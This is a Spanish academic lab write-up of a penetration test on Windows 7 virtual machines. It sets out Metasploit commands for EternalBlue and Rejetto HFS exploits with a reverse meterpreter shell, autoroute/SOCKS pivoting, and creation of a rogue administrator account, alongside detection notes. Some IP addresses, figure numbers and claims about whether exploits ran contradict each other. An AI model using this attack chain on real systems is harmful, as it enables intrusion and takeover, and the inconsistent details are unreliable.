
En la figura 7 se muestra el escaneo sudo nmap -sS -sV -p- 192.168.56.101 identificó un sistema Windows con múltiples servicios de red expuestos y puertos abiertos. A continuación, en la figura 8, se presentan los servicios típicamente detectados, su criticidad relativa y los vectores de ataque más relevantes.

De forma complementaria, en la máquina víctima se analizaron procesos y conexiones activas mediante los comandos netstat -ano y arp -a.

Estas salidas permitieron correlacionar procesos en ejecución con puertos expuestos y confirmar tráfico activo relacionado con el servicio SMB. La evidencia obtenida refuerza la identificación del host como vulnerable y respalda la atribución correcta del tráfico observado durante el análisis de red.

Figura 8

Puertos Abiertos



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Revision puertos abiertos

- -sS (SYN scan): realiza un escaneo de tipo “half-open”, enviando paquetes SYN y analizando respuestas SYN/ACK o RST. Es menos intrusivo que un connect scan completo.
- -sV: intenta determinar la versión de los servicios detectados mediante banners o probes específicos.
- -p-: escanea todos los puertos TCP (1-65535).

Resultado técnico:

Puerto 80/TCP: servicio HTTP (Rejetto HFS).

Puerto 445/TCP: servicio SMB (posiblemente SMBv1 en Windows 7).

Otros puertos (139, 135, 445, etc.) pueden aparecer dependiendo de la configuración de la máquina.


Este resultado define la superficie de ataque del Host-A y permite priorizar vectores (HFS y SMBv1).

Fase de Enumeración y Análisis de Vulnerabilidades

El escaneo de vulnerabilidades con Nmap (-sV --script vuln) lo podemos evidenciar en las siguientes figuras 9, 10 y 11 sobre 192.168.56.101 para identificar y priorizar fallos sin ejecutar explotaciones activas.

Figura 9


Puertos Abiertos



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Revision de puertos abiertos y escaneo de vulnerabilidades.

Figura 10

Exposición de RED



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: sudo nmap -sS -sV -p- 192.168.56.101

El escaneo realizado evidenció que el sistema presenta la vulnerabilidad CVE-2017-0143 (MS17-010), asociada a una falla en el protocolo SMBv1 que permite la ejecución remota de código (RCE). Esta debilidad es ampliamente conocida por haber sido explotada por el ransomware WannaCry, afectando equipos con versiones de Windows que no contaban con los parches de seguridad aplicados. Esta vulnerabilidad está asociada a CVE-2017-0143 y fue ampliamente explotada por el ransomware WannaCry, según documentación oficial del fabricante y análisis técnicos especializados (Microsoft, 2017; Rapid7, 2017; Hernández & Suárez, 2020).

La vulnerabilidad se considera crítica, ya que posibilita que un atacante remoto ejecute código en el sistema comprometido, altere información sensible o eleve privilegios dentro del entorno de red.

Durante la prueba, otros scripts de Nmap orientados a la detección de vulnerabilidades XSS, CSRF y fallas en Samba no generaron resultados concluyentes o fueron bloqueados por restricciones del sistema. Esto confirma que el principal vector de exposición reside en el servicio SMBv1, el cual debe ser deshabilitado o actualizado para eliminar el riesgo de explotación. En la tabla 2, se muestran las vulnerabilidades detectadas en MV Windows 7.

Tabla 3

Vulnerabilidades Detectadas en MV Windows 7

Servicio / puerto	Nivel de riesgo	Vectores de ataque principales (resumido)
SMB — 445 (y 139)	Muy alto	Explotación remota, movimiento lateral, acceso a recursos compartidos, ejecución de código en sistemas sin parchear, abuso/robo de credenciales.

RDP — 3389	Muy alto	Acceso remoto no autorizado (fuerza bruta/credential stuffing), explotación de fallos RDP, uso para pivoting y persistencia.
Kerberos / LDAP — 88 / 389 / 636 / 3268	Alto	Abuso de tickets/credenciales, enumeración de cuentas, escalamiento de privilegios en dominios Active Directory mal configurados.
WinRM / PowerShell Remoting — 5985 / 5986	Alto	Ejecución remota de comandos con credenciales válidas, automatización de ataques y propagación interna.
RPC / DCOM — 135 (+ puertos dinámicos)	Alto	Exposición de servicios remotos, enumeración y posible ejecución remota si existen fallos o credenciales comprometidas.
HTTP(S) — 80 / 443 (IIS u otros)	Medio	Vulnerabilidades en aplicaciones web (RCE, LFI/RFI, SQLi), divulgación de información, puntos de entrada para escalado.
NetBIOS — 137–139	Medio	Enumeración de recursos/hosts, filtrado de información de red y facilitador para ataques de recolección de credenciales.

FTP / servicios legados	Medio–Bajo	Transmisión de credenciales en texto plano, exposición de ficheros y configuraciones inseguras.
Servicios de gestión (SNMP, Telnet, etc.)	Bajo–Medio	Revelación de información operativa, credenciales por defecto o mal configuradas, vector para reconocimiento y pivoting.


Nota. Tabla realizada por el autor (Ingeniera Blanca Sanchez). Tabla detallando los puertos abiertos encontrados.

Se localizó el módulo de Metasploit asociado a la falla en SMBv1 para su verificación. Mediante búsqueda por identificador se confirmó la presencia del exploit correspondiente a MS17-010 (EternalBlue) en el framework; podemos observar en la figura 12, que el módulo identificado es:

exploit/windows/smb/ms17_010_eternalblue

Figura 11

Identificación de Vulnerabilidades




Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Identificación de vulnerabilidades

Seleccionado el exploit en Metasploit mediante use 0, se ajustaron los parámetros requeridos y se validó la configuración. A continuación, se ejecutó la prueba controlada para comprobar el aprovechamiento de la vulnerabilidad; todos los resultados y salidas del módulo se registraron como evidencia en la figura 13.

Figura 12

Vulnerabilidad DETECtada




Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Se encuentra una vulnerabilidad

En las figuras 14, 15 y 16 se puede observar que se ajustaron los parámetros del módulo para apuntar al objetivo y al equipo de análisis: la dirección de la víctima se fijó como RHOST = 192.168.56.101 y la del equipo atacante como LHOST = 192.168.56.103. Estas asignaciones permiten que el módulo conozca el objetivo y el origen de la sesión para la validación en el laboratorio; cualquier prueba posterior se realizó únicamente en el entorno controlado y sin ejecutar acciones destructivas.

Figura 13.


Módulo de Metasploit



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: search cve: CVE-2017-0143

Figura 14


Selección de Exploit



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: use 0

Figura 15

Ajuste de Parámetros



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: set RHOST 192.168.56.101 y set LHOST 192.168.56.102

Interpretación Técnica

Si el script smb-vuln-ms17-010 indica que el host es vulnerable, esto significa que la pila de SMBv1 permite la ejecución remota de código debido a un manejo incorrecto de paquetes especialmente formateados.

- Esta vulnerabilidad está asociada a CVE-2017-0143 y fue ampliamente explotada por el ransomware WannaCry.
- En un entorno real, este hallazgo se clasifica como crítico (CVSS alto) y requiere parcheo o deshabilitación de SMBv1.
- Enumeración del servicio Rejetto HFS.
- Adicionalmente, sobre el puerto 80/TCP:
- Se accede al servicio mediante navegador o curl para identificar la versión de HFS visible en banners o en la interfaz web.
- Versiones 2.3/2.3a de HFS son conocidas por tener vulnerabilidad de ejecución remota de código mediante plantillas manipuladas (CVE-2014-6287).

Fase de Explotación

Explotación de Rejetto HFS (acceso inicial a Host-A). Versiones 2.3 y 2.3a de HFS presentan vulnerabilidades de ejecución remota de código documentadas por el desarrollador del software (Rejetto, 2023).

La explotación de la vulnerabilidad MS17-010 se evidenció mediante la apertura exitosa de una sesión Meterpreter con privilegios SYSTEM, confirmada por los mensajes del framework Metasploit (“Meterpreter session opened”).

Posteriormente, se ejecutaron comandos locales del sistema para validar el nivel de privilegio alcanzado y la capacidad de ejecutar acciones administrativas, evidenciando el compromiso total del host.

Descripción técnica del exploit:

El módulo rejetto_hfs_exec explota una vulnerabilidad en el procesamiento de templates de HFS.

Mediante una petición HTTP especialmente manipulada, se logra que el servidor ejecute un comando en el sistema operativo subyacente. Estas prácticas se encuentran alineadas con las guías de pruebas de seguridad de aplicaciones web propuestas por OWASP (OWASP Foundation, 2014).

El payload windows/meterpreter/reverse_tcp inserta un shellcode que crea una conexión saliente desde Host-hacia Parrot (reverse shell), evadiendo, en muchos casos, reglas de firewall simples.

Resultado:

Se obtiene una sesión Meterpreter con privilegios de usuario en Host-A.

Esto constituye el punto de apoyo inicial para las siguientes fases (escalada, pivoting, etc.).

Explotación de MS17-010 (EternalBlue) en Host-A

EternalBlue abusa de un desbordamiento de memoria en el manejo de paquetes SMBv1 específicamente formados.

El exploit manipula estructuras internas del kernel de Windows para sobrescribir punteros y redirigir la ejecución hacia el shellcode del atacante.

El resultado es una sesión Meterpreter con privilegios system, es decir, máximo nivel de privilegio en el host.

Pivoting Host-A → Host-B

El movimiento lateral se sustentó técnicamente mediante la configuración del módulo autoroute en Metasploit, seguido del despliegue de un proxy socks.

La posterior detección de puertos abiertos en Host-B a través de escaneos realizados por el canal pivotado confirmó la efectividad del movimiento lateral y evidenció debilidades en la segmentación de red del entorno evaluado.

Mensajes obtenidos:

- Eternelblue overwrite completed successfully!
- Meterpreter session opened
- Con privilegios system se gana control total sobre Host-A: creación de usuarios, acceso a ficheros protegidos, modificación del registro, instalación de servicios, etc.

Pivoting Host-A → Host-B

Utilizar Host-A como “puente” para alcanzar Host-B, que no era directamente accesible desde la máquina atacante.

Configuración de autoroute en Meterpreter

- *run autoroute -s 192.168.56.0/24*

Este comando añade una ruta en el contexto de Metasploit, indicando que cualquier tráfico hacia la red 192.168.56.0/24 deberá ser redirigido a través de la sesión comprometida en Host-A.

Desde la perspectiva del framework, Host-A funciona como un pseudo-router interno.

Se puede verificar la tabla de rutas:

- *run autoroute -p*

Creación de un Proxy Socks

use auxiliary/server/socks_proxy

- *set SRVPORT 1080*
- *run*

El módulo socks_proxy levanta un servidor SOCKS en Parrot.

Combinado con autoroute, el tráfico inicial desde herramientas como Nmap, proxychains, etc., podrá enviarse a través de Host-A hacia Host-B.

Escaneo de Host-B a través del Pivot

Con proxychains configurado:

- *proxychains nmap -sT -Pn -p 445,3389 192.168.56.103*
- -sT realiza un TCP connect scan, adecuado en conjunto con SOCKS.
- -Pn deshabilita la detección de host up (se asume que el host responde vía pivot).

Resultado

Se confirman puertos abiertos en Host-B (por ejemplo 445/TCP).

Esto demuestra que se ha logrado movimiento lateral a nivel de red, utilizando Host-A como trampolín.

PoC: Creación y eliminación de cuenta administrativa efímera en Host-B

Una vez alcanzado Host-B (ya sea mediante RDP, PsExec, o un payload Meterpreter lanzado vía pivot), se ejecuta una PoC controlado para demostrar control administrativo.

Desde la perspectiva defensiva, el análisis de logs de seguridad permitiría identificar eventos clave, como la creación y eliminación de cuentas administrativas (IDs 4720 y 4726), así como intentos de conexión remota inusuales.

La correlación de estos eventos en un SIEM facilitaría la detección temprana del ataque, permitiendo activar acciones de contención antes de que el compromiso se propague a otros sistemas.


Creación de usuario: En una consola con privilegios administrativos en Host-B:

- *net user "BlancaSanchez" ContraseñaTemporal123! /add*

Este comando crea una cuenta local con nombre de usuario "BlancaSanchez" y la contraseña indicada. La cuenta se crea con permisos básicos por defecto. En la figura 19 se puede observar la ejecución del comando exploit.

Figura 16

Ejecución de Exploit



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: exploit

Asignación al grupo administradores

- *net localgroup Administradores "BlancaSanchez" /add*

En sistemas en español, el grupo de administradores locales se llama “Administradores”.

Este comando eleva los privilegios del usuario recién creado, otorgando control casi total sobre el sistema (instalar software, gestionar servicios, cambiar configuraciones, etc.).


Verificación de la cuenta

- *net user "BlancaSanchez"*

El resultado muestra atributos de la cuenta: pertenencia a grupos, estado, últimas conexiones, etc.

Figura 17

Conexión con Metaexploit



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: shell

Eliminación de la cuenta (limpieza)

- *net user "BlancaSanchez" /delete*

En la figura 21 se puede observar la creación de un usuario en Windows. Este comando elimina la cuenta local. Con ello se reduce la persistencia de artefactos del ejercicio y se respeta el principio de “no dejar huellas” en un laboratorio controlado, más allá de lo documentado en evidencias.

Figura 18

Creación de Usuario en Windows

Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Creación de usuario.

Se debe verificar la eliminación: *net user*

En las figuras 22, 23 y 24 se muestra la creación, verificación y confirmación de la nueva cuenta creada en Windows. En la salida se puede observar al usuario “BlancaSanchez”.


Figura 19

Asignación al Grupo Administradores

Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Adicción del usuario como administrador.

Figura 20

Verificación de la cuenta creada



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Validación del usuario.

Figura 21

Confirmación de la Cuenta Creada

Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Confirmación de la cuenta en Windows.

Relevancia técnica:

Esta PoC demuestra, de manera objetiva, que el atacante ha alcanzado control administrativo efectivo sobre Host-B.

Desde el punto de vista de seguridad, el evento de creación (ID 4720) y eliminación (ID 4726) de la cuenta debería registrarse en el visor de eventos (Security log), lo cual es clave para detección y respuesta.


Limpieza y trazabilidad

Al finalizar el ejercicio se realizaron las siguientes acciones:

En las figuras 25 y 26 podemos confirmar la eliminación de la cuenta efímera “BlancaSanchez” en Host-B.

Figura 22

Eliminación de La Cuenta Efímera



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Eliminación del usuario.

Figura 23

Verificación de Eliminación

Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Confirmación en Windows de la eliminación del usuario.

- Cierre de sesiones Meterpreter y del servidor SOCKS.
- Eliminación de logs temporales de Metasploit en Parrot, excepto los preservados como evidencia académica.
- Restauración de snapshots de las máquinas virtuales al estado inicial, cuando fue necesario.

Identificación de la Incidencia de Seguridad

El escenario refleja una incidencia de compromiso completo de un entorno Windows 7:

- Exposición de servicios vulnerables: HFS y SMBv1.
- Explotación RCE en HFS → acceso inicial.

- Explotación de MS17-010 (EternalBlue) → privilegios SYSTEM.
- Uso de Host-A como pivote → movimiento lateral hacia Host-B.
- Creación de cuenta admin en Host-B → control administrativo.

Operativamente, esto implica violaciones de confidencialidad, integridad y disponibilidad, así como fallos de hardening, gestión de parches y segmentación de red.

Herramientas utilizadas y justificación técnica

- Nmap: descubrimiento de hosts, escaneo de puertos, detección de versiones y vulnerabilidades (scripts NSE).
- Metasploit Framework: explotación de HFS y EternalBlue, gestión de sesiones Meterpreter, autoroute, SOCKS.
- Wireshark/tcpdump (opcional): captura de tráfico para correlacionar ataques a nivel de red.
- Herramientas nativas de Windows (ipconfig, arp, netstat, net user, net localgroup): soporte para análisis interno, validación de pivots y PoC.
- Descripción técnica del ataque e impacto (CIA)

Vector inicial (HFS):

- Ataque RCE sobre HTTP.
- Permite ejecutar código remoto en Host-A sin credenciales.
- Escalada (EternalBlue):
- Explotación de SMBv1 en 445/TCP.
- Obtención de privilegios SYSTEM.

Movimiento lateral (pivoting):

- Uso de Host-A como proxy/router interno.

- Acceso a Host-B sin ruta directa desde Parrot.

Compromiso final (Host-B):

- Creación de cuenta admin efímera.
- Demostración de que el atacante puede administrar el sistema.

Impacto CIA:

- Confidencialidad: acceso a archivos, shares SMB, credenciales, posibles bases de datos.
- Integridad: capacidad de modificar, eliminar o cifrar datos (ransomware, sabotaje).
- Disponibilidad: potencial para detener servicios críticos, apagar servidores o provocar fallos masivos.

Interpretación técnica del pivoting realizado

El pivoting Host-A → Host-B demostró que:

Relevancia para actividades red team

La implementación del pivoting permitió:

- Simular técnicas de movimiento lateral realistas
- Evidenciar la importancia de segmentar redes internas
- Mostrar la cadena de compromiso desde un acceso inicial
- Preparar el contexto técnico necesario para la PoC del apartado siguiente
- Este pivoting es un componente crítico en ejercicios Red Team, pues demuestra lo que ocurriría si un actor malicioso lograra comprometer un host periférico o desactualizado.
- La creación y eliminación exitosa de una cuenta con privilegios administrativos demuestra:

Acceso total al sistema Host-B.

- Capacidad de movimiento lateral tras el pivoting.
- Control del sistema a nivel administrativo.
- Ejecución efectiva de acciones post-explotación.
- Esta actividad se realizó de manera controlada y con fines exclusivamente académicos.

Identificación Incidencia

El Anexo 4 documenta evidencia concluyente de compromiso en Máquina-1 (Windows 7): los resultados de nmap -sV y los scripts NSE identificaron servicios y versiones vulnerables, orientando el análisis hacia SMB como vector principal. Las salidas de enum4linux/smbclient confirmaron recursos compartidos y usuarios expuestos, y las capturas de netstat -ano y arp -a permitieron correlacionar procesos locales con puertos activos, asegurando que el tráfico observado pertenece a la víctima. En los registros y pantallas incluidas en el anexo aparecen indicios de actividad remota y la creación no autorizada de una cuenta administrativa (Blanca Sanchez). Además, se documentaron transferencias o accesos desde R-Host hacia un servidor secundario (L-Host), lo que sugiere movimiento lateral. Las pantallas de Metasploit (configuración RHOST/LHOST y estado) evidencian que la explotación se dirigió al servicio previamente identificado y que se llegó a obtener una sesión en el sistema objetivo. Cruzando todas las evidencias, el hallazgo operativo principal es que un servicio Microsoft (SMB, asociado a versiones obsoletas de Windows) constituye el vector de mayor riesgo en Máquina-1

Resumen de evidencias (Anexo A)

Resultados Nmap (-sV) y scripts NSE (--script vuln): servicios/versiones vulnerables.

Salidas enum4linux / smbclient: shares, usuarios y versión OS (Windows 7).

Capturas netstat -ano y arp -a: correlación procesos ↔ puertos y confirmación de origen del tráfico.

Registros y pantallas: historial de comandos, procesos cmd.exe/powershell.exe en momentos anómalos.

Evento de seguridad: creación no autorizada de cuenta administrativa (Blanca Sanchez).

Transferencias/accesos detectados: R-Host → L-Host (posible pivoting).

Pantallas Metasploit: configuración y evidencia de sesión tras explotación dirigida a SMB.

Herramientas para el escaneo

Se empleó Nmap como herramienta principal de reconocimiento y comprobación de vulnerabilidades, complementada con enum4linux y smbclient para la enumeración específica de servicios SMB.

Hallazgo Principal

La máquina objetivo (Máquina-1, Windows 7) presentó el servicio SMB escuchando en 445/tcp; en algunas capturas también apareció 139/tcp cuando NetBIOS estaba habilitado.

El escaneo identificó la posible presencia de CVE-2017-0143 (MS17-010), una vulnerabilidad en SMBv1 que permite la ejecución remota de código contra el servicio que atiende en 445/TCP.

Fases y herramientas usadas

Escaneo y reconocimiento de red**:** Nmap (-sV): detección de hosts, puertos, servicios y versiones; identificación inicial de la superficie de ataque.

Nmap --script vuln / scripts SMB: ejecución de scripts NSE orientados a detección (por ejemplo smb-vuln-ms17-010) para confirmar la presencia de fallos sin explotarlos.

Enumeración SMB

enum4linux / smbclient: obtención de información adicional sobre comparticiones, usuarios y recursos accesibles para caracterizar el vector SMB.

Verificación en framework de explotación

Metasploit (msfconsole): localización y documentación del módulo asociado a MS17-010 (exploit/windows/smb/ms17_010_eternalblue). Se registró la existencia del exploit y sus opciones (search cve:CVE-2017-0143, info exploit/windows/smb/ms17_010_eternalblue) sin proceder a su ejecución destructiva en el entorno controlado.

Nmap, apoyado por herramientas de enumeración SMB, permitió identificar y confirmar la presencia del vector de riesgo principal (SMBv1 / CVE-2017-0143). Los resultados y capturas que sustentan estos hallazgos están adjuntos en el Anexo A.

Descripción del Ataque

Reconocimiento inicial

El atacante (Parrot, 192.168.56.102) realiza escaneos con nmap -sV --script vuln y utiliza enum4linux/smbclient para enumerar recursos SMB. Esto identifica SMB en 445/TCP y confirma la presencia de la vulnerabilidad smb-vuln-ms17-010.

Explotación y acceso inicial

Con el exploit ms17_010_eternalblue en Metasploit se consigue una shell remota en la máquina víctima (Windows 7). El atacante obtiene capacidad de ejecutar comandos (cmd/powershell), listar y leer ficheros, y examinar procesos y conexiones (netstat -ano, arp -a).

Post-explotación y acciones realizadas

Desde la sesión remota se recoge evidencia y se explora la estructura del sistema: shares SMB, usuarios, ficheros sensibles. Se documentaron ejecuciones anómalas (cmd.exe /

powershell.exe) y se registró la creación no autorizada de una cuenta administrativa, lo que facilita persistencia.

Escalada y pivoting

Con credenciales locales, tickets o información obtenida, el atacante puede moverse lateralmente hacia L-Host (servidor secundario), accediendo a recursos adicionales, extrayendo datos o alterando servicios.

Impacto sobre la seguridad (CIA)

Confidencialidad: extracción de archivos sensibles desde shares expuestos.

Integridad: modificación o eliminación de datos; posibilidad de instalar malware/ransomware.

